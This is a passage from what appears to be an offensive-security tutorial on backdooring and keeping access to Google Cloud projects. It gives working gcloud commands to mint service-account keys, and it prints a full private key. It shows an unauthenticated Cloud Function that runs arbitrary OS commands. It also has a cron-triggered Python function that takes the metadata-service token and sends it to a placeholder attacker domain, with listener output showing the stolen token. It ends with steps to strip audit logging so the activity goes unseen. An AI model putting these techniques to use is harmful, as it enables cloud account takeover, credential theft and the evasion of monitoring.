App Engine default service account      test-project-289516@appspot.gserviceaccount.com      False
|jokers-MacBook-Pro:gcp_service_enum jokerS gcloud iam service-accounts keys create creds.json --iam-account=minion@test-project-289516.iam.gserviceaccount.com
created key [901319ccd01595e0ef657b97ad78ac247bd302f6] of type [json] as [creds.json] for [minion@test-project-289516.iam.gserviceaccount.com]
|jokers-MacBook-Pro:gcp_service_enum jokerS cat creds.json
{
  "type": "service_account",
  "project_id": "test-project-289516",
  "private_key_id": "901319ccd01595e0ef657b97ad78ac247bd302f6",
  "private_key": "-----BEGIN PRIVATE KEY-----\nMIIEvAIBADANBgkqhki09w0BAQEFAASCBKYwggSiAgEAAoIBAQC4cR18427cjTAi\n9n18Zuzv6wuscadAV/Kke37BkjaB4ZOCEFTFiEmAK2/ufM
NlqJ5\nTsvBtbL9DnSido1zm8keLoHeHE2MrShDXmG5NtIOq1Sdh+DfU4AYCsHq9cLPZOGd\n8fQK0kqQ8vYbxNJa4i5zwCvsivHGU2W5LglSv1qFbY5mmelqz3l6INDIF2iYktBo\nAdFykTHko0vE8Jabcc/i
59KYwcmqTGro6hIwLtvQrpT/LdRYjke\ncfwQtTdTwtRaAQG7AbnU+lRAJHJNRhrr2IrnfFxwdOjqMiJn615fQdxiEt+BIyvJ\n/ijYs0kC7as6eRjpUqqPjaYOMh40nfG7cWlxDblNJIQhqYzssPQl6FwKujiz
GNtstaRvRVfjAj/tcaEprXZ+vS3jy4aIFYA6ABBJ/+vJReQjoatru+2I5\nEnIvP5v0YSzXYyASLo/OaGDnyk1woBO5C8BoIrLCVQKBgQDkZU9hzw5K6Xuw2qcl\nMYyIocPMWLiGdCNFlVllOY/zhGwE9EHXc8
7C2fYLetBoTABIJg+\n1sUZ9uprqk7HQNSOOnENhQnj5QKBgQDO8aYm9ok/uM4jkMtUZkSmuXWABZ9aBMf0\nkkl+nengQfGYKteE9i4vUnTU6JLvBx/Y4c2o68nhD2D6V9wc6Z/ylx8+u1r61rgO\nccvV0p6y
sqJRddJhsnCEllCHwTH/Az7vRiHl8SAoTvDYTZhaXiF\n3gb7WtUdTmU47wEtIXvJsjfqjtPjozlYDepaHocAUl5LPo/mlow+hPvgorhnsRL9\nZ/eD6r91ZeNlZjrFv+b+QKY2dnn20cJuchJMvgfSX/Nn9SBu
l3e\nplib/Jr8JpycuDnVpG06gNMg/SRXpPCD3VLC6LoqpSBKofbS4vxwXTZD1PZNTFh\nJG9kOPjbHzBERfIp/QRZvGPGBFxRJRzVgPcSP3MCgYAL9Lh0K52/zCqbGUsjqWXL\n4EdE9bnG9sDhzdvcOX09Z/
fsjSMSWQYuXB3VrmJyStYWR4IumPT\nfos02pkiV+Nb9CZdJs6jzA==\n-----END PRIVATE KEY-----\n",
  "client_email": "minion@test-project-289516.iam.gserviceaccount.com",
  "client_id": "106151392680447956001",
  "auth_uri": "https://accounts.google.com/o/oauth2/auth",
  "token_uri": "https://oauth2.googleapis.com/token",
  "auth_provider_x509_cert_url": "https://www.googleapis.com/oauth2/v1/certs",
  "client_x509_cert_url": "https://www.googleapis.com/robot/v1/metadata/x509/minion%40test-project-289516.iam.gserviceaccount.com"
}
jokers-MacBook-Pro:gcp_service_enum jokerS
```

Next import the key into gcloud and you will be able to interact with GCP as that user.


- gcloud auth activate-service-account --key-file=CREDENTIALS-FILE.JSON

Note to run this command you will have to have the correct permissions set, otherwise you will be denied. If you do have the correct permissions you can backdoor every service account in the project allowing you easy access into the target cloud environment.


Cloud Function

Unauthenticated HTTP Cloud Function

Cloud functions make great backdoors. All you have to do is create an unauthenticated cloud function whose trigger is an HTTP request. Next you set your cloud function to execute whatever OS command the user sends you.




After that you just have to navigate to the cloud function API to execute your OS command. I typically just use curl to hit the metadata service which pulls down the attached service accounts access key which can be used to login.



If you don't want to create a new function you can also update another cloud function to plant your backdoor.

To use this technique with gcloud just enter the following commands:


- Create a python script called main.py
- gcloud functions deploy NAME-OF-CLOUD-FUNCTION-HERE --entry-point ENTRY-POINT-HERE --runtime python37 --trigger-http --allow-unauthenticated



Note if you don't have permissions to set an IAM policy you won't be able to make the function unauthenticated which means you will have to be logged in to call the function. In the above example you tell the function is not authenticated even though we specified it should be. We can tell this because of the Warning it gave “Setting IAM policy failed”.

Cron Job

If you’re familiar with Linux cron jobs Google Cloud Scheduler is the same thing. It's common for linux malware to use cron jobs for persistence and the same technique can be used in the cloud.




These cron jobs can be used as triggers for many things but I'll be using it to send a Pub/Sub message. We can then set up a cloud function that will be triggered when it receives a Pub/Sub message. The cloud function can do anything you want but I'll be using it to send service account credentials to an attacker's machine.

This attack only involves three steps as shown below:

- Create a pub/sub topic
- Create a cron job task
- Create the malicious cloud function

The first step is to create a Pub/Sub topic as shown below. This topic will be used to trigger the cloud function every time a cron job fires.




- gcloud pubsub topics create test

```
[jokers-MacBook-Pro:aws joker$ gcloud pubsub topics create mytopic
Created topic [projects/test-project-289516/topics/mytopic].
jokers-MacBook-Pro:aws joker$
```

Next create a cron job, in this example i'll create a cron job that executes every minute.

This cron job will post a message to a Pub/Sub topic ultimately triggering the malicious cloud function.



- gcloud scheduler jobs create pubsub myjob --schedule "* * * * *" --topic mytopic --message-body "Hello"


```
[jokers-MacBook-Pro:aws joker$ gcloud scheduler jobs create pubsub myjob --schedule "* * * * *" --topic mytopic  --message-body "Hello"
name: projects/test-project-289516/locations/us-central1/jobs/myjob
pubsubTarget:
  data: SGVsbG8=
  topicName: projects/test-project-289516/topics/mytopic
retryConfig:
  maxBackoffDuration: 3600s
  maxDoublings: 16
  maxRetryDuration: 0s
  minBackoffDuration: 5s
schedule: '* * * * *'
state: ENABLED
timeZone: Etc/UTC
userUpdateTime: '2020-10-20T22:43:54Z'
[jokers-MacBook-Pro:aws joker$
```

Finally create the malicious cloud function. This function should be used to do some malicious action, in this example it will send the attacker an authentication token.

- gcloud functions deploy <CLOUD-FUNCTION-NAME>--entry-point <PYTHON-FUNCTION-NAME>--runtime python37 --trigger-topic=<TOPIC-NAME>

```
[jokers-MacBook-Pro:cloud_function joker$ gcloud functions deploy pubsubfunc --entry-point evil_pubsub --runtime python37 --trigger-topic=mytopic
Deploying function (may take a while - up to 2 minutes)...⠹
For Cloud Build Stackdriver Logs, visit: https://console.cloud.google.com/logs/viewer?project=test-project-289516&advancedFilter=resource.type%3
2Ftest-project-289516%2Flogs%2Fcloudbuild
Deploying function (may take a while - up to 2 minutes)...done.
availableMemoryMb: 256
buildId: f864daba-903d-43a6-a02e-d24da365bc4a
entryPoint: evil_pubsub
eventTrigger:
  eventType: google.pubsub.topic.publish
  failurePolicy: {}
  resource: projects/test-project-289516/topics/mytopic
  service: pubsub.googleapis.com
ingressSettings: ALLOW_ALL
labels:
  deployment-tool: cli-gcloud
name: projects/test-project-289516/locations/us-central1/functions/pubsubfunc
runtime: python37
serviceAccountEmail: test-project-289516@appspot.gserviceaccount.com
sourceUploadUrl: https://storage.googleapis.com/gcf-upload-us-central1-d9206161-4712-4917-859f-9c31da40e4b6/d7a2ee0a-6935-4581-8aac-e3fb733aff06
37797&Signature=fZ92WnV59hHRLOyaS1NmJ6CesBTPMru7OJuMJaRqUSUhxzmEH48fscwYX4dJHreJEY6zYHKv8w03yUUDAU4wPs9uJJpTFobAnerhxhrBkowKoECWfuOcDaPJkMC4TQsS
k65t9SY8cDetERTAy%2FJzKZzPGyfIW02tSc6rxckJN2qdqjodYuuNzEZQTKuvD2oVDuC9yaRPOs0AcGSKrrYHYjfsGo8FPLSck4qU991nMlRjht9RbUCyp2dzOuDQ%3D%3D
status: ACTIVE
timeout: 60s
updateTime: '2020-10-20T23:20:40.818Z'
versionId: '1'
```

As you can see in the below image the cloud functions source code is fairly simple. First we hit the metadata service to grab the attached service accounts authentication token. Then we send this to the attacker via a GET request.




```
import requests
import json


def evil_pubsub(event, context):
    """Triggered from a message on a Cloud Pub/Sub topic.
    Args:
         event (dict): Event payload.
         context (google.cloud.functions.Context): Metadata for the event.
    """
    r = requests.get(url =
"http://169.254.169.254/computeMetadata/v1/instance/service-accounts/default/token",headers={"Metadata-Flavor":"
Google"})
    PARAMS = {"data":r.text}
    requests.get(url="http://<ATTCKER-DOMAIN-HERE>/",params = PARAMS)
```

Once the cron job runs it will send a message to the Pub/Sub topic. The malicious cloud function will be listening to this topic and when triggered it grabs the attached service account creds and sends them to the attacker's machine.

```
listening on [any] 80 ...

connect to [10.128.0.2] from 197.239.178.107.gae.googleusercontent.com [107.178.239.197] 18105
GET /?data=%7B%22access_token%22%3A%22ya29.c.KqQB4QeGgfdHnAdJhDfhsFDl-MtnG7bycXvIkL_H0c0az0HDyqApgvXcK
txgmER6b8V3OHHARCnGdb-NgYxMn7zkgsfyMSTgvZLMX-ABXF6_ZM%22%2C%22expires_in%22%3A1799%2C%22token_type%22%
Host: 35.202.216.240
User-Agent: python-requests/2.24.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

Cron jobs have been used as a persistence technique for years and we can use the same techniques for persistence in the cloud.

Defense Evasion

Audit Logs

Cloud Audit Logs helps security teams maintain audit trails in Google Cloud Platform (GCP). If enabled this will log Admin read, Data read, and/or Data Write commands for the specific service and APIs. To get a list of services that have audit logging enabled run the following gcloud command:

- gcloud projects get-iam-policy PROJECT-ID

```
jokers-MacBook-Pro:ExploitScripts joker$ gcloud projects get-iam-policy test-project-289516
auditConfigs:
- auditLogConfigs:
  - logType: ADMIN_READ
  - logType: DATA_READ
  - logType: DATA_WRITE
  service: cloudresourcemanager.googleapis.com
- auditLogConfigs:
  - logType: ADMIN_READ
  - logType: DATA_READ
  - logType: DATA_WRITE
  service: allServices
```

As you can see in the above image this project has Admin read, Data read, and Data write logging enabled on all services. Anything and everything we do on the platform is being logged and tracked.

To delete this we will need the ability to set an iam-policy on the project. This level of permissions will require a super admin account (owner) or someone with the ability to set an iam policy which is typically not given out. However, if you do happen to have the right permissions for this all you have to do is delete the -auditLogConfigs section of the policy and re-upload it.

- gcloud projects get-iam-policy PROJECT-ID > IAM-POLICY.YAML
- Nano IAM-POLICY.YAML
